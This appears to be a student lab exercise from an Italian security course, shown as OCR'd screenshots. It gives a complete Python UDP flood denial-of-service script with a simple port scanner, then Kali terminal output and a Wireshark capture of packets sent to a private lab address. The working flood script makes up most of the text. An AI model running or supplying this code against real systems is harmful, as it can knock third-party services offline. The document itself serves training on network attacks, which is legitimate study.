

Esercizio S3/L5



```python
import socket ,random

#Costanti
START_PORT = 0
END_PORT = 65535
PACKAGE = random.randbytes(1024)

#Variabili
user_answer = ""
known_port = 0

def port_scanner(ip_target, START_PORT, END_PORT):
    print("Sto cercando una porta con protocollo UDP aperta della rete ", ip_target)

    for port in range(START_PORT, END_PORT):
        global known_port
        socket_interface = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        connection_status = socket_interface.connect_ex((ip_target, port))

        if(connection_status == 0):
            known_port = port
            break

print("""+------------------------------+
         DoS - UDP Flood
+------------------------------+""")

ip_target = input("Inserisci l'indirizzo ip target:")

while(user_answer.lower() != "y" and user_answer.lower() != "n"):
    print("Conosci già la porta da attaccare? y | n")
    user_answer = str(input())

    if(user_answer.lower() != "y" and user_answer.lower() != "n"):
        print("Risposta non valida, ritenta.")
    elif(user_answer.lower() == "y"):
        try:
            known_port = int(input("Inserisci la porta target: "))
        except:
            port_scanner(ip_target, START_PORT, END_PORT)
    else:
        port_scanner(ip_target, START_PORT, END_PORT)

client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

client_socket.connect((ip_target, known_port))

user_answer = input("Inserisci il numero di pacchetti da inviare:")

for counter in range(int(user_answer)):
    client_socket.sendall(PACKAGE)

client_socket.close()
```

Esercizio S3/L5


Kali-Linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~/Desktop/esC
File Actions Edit View Help
Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a
Restart current capture
14:46
"the quieter you become, the more you are able to hear"
CTRL (DESTRA)

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/esC

┌──(kali㉿kali)-[~/Desktop/esC]
└─$ python ServerSocket.py
```

```
No.  Time         Source          Destination     Protocol Length Info
   1 0.000000000  192.168.50.100  192.168.50.100  UDP      1068 56377 → 12354
   2 0.000019408  192.168.50.100  192.168.50.100  UDP      1068 56377 → 12354
   3 0.000024146  192.168.50.100  192.168.50.100  UDP      1068 56377 → 12354
   4 0.000027772  192.168.50.100  192.168.50.100  UDP      1068 56377 → 12354
   5 0.000031545  192.168.50.100  192.168.50.100  UDP      1068 56377 → 12354
```

any: <live capture in progress> | Packets: 5 · Displayed: 5 (100.0%) | Profile: Default

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/esC

┌──(kali㉿kali)-[~/Desktop/esC]
└─$ python DoS-UDP.py
+────────────────────────────────+
         DoS - UDP Flood
+────────────────────────────────+
Inserisci l'indirizzo ip target:192.168.50.100
Conosci già la porta da attaccare? y | n
y
Inserisci la porta target: 12354
Inserisci il numero di pacchetti da inviare:5

┌──(kali㉿kali)-[~/Desktop/esC]
└─$ 
```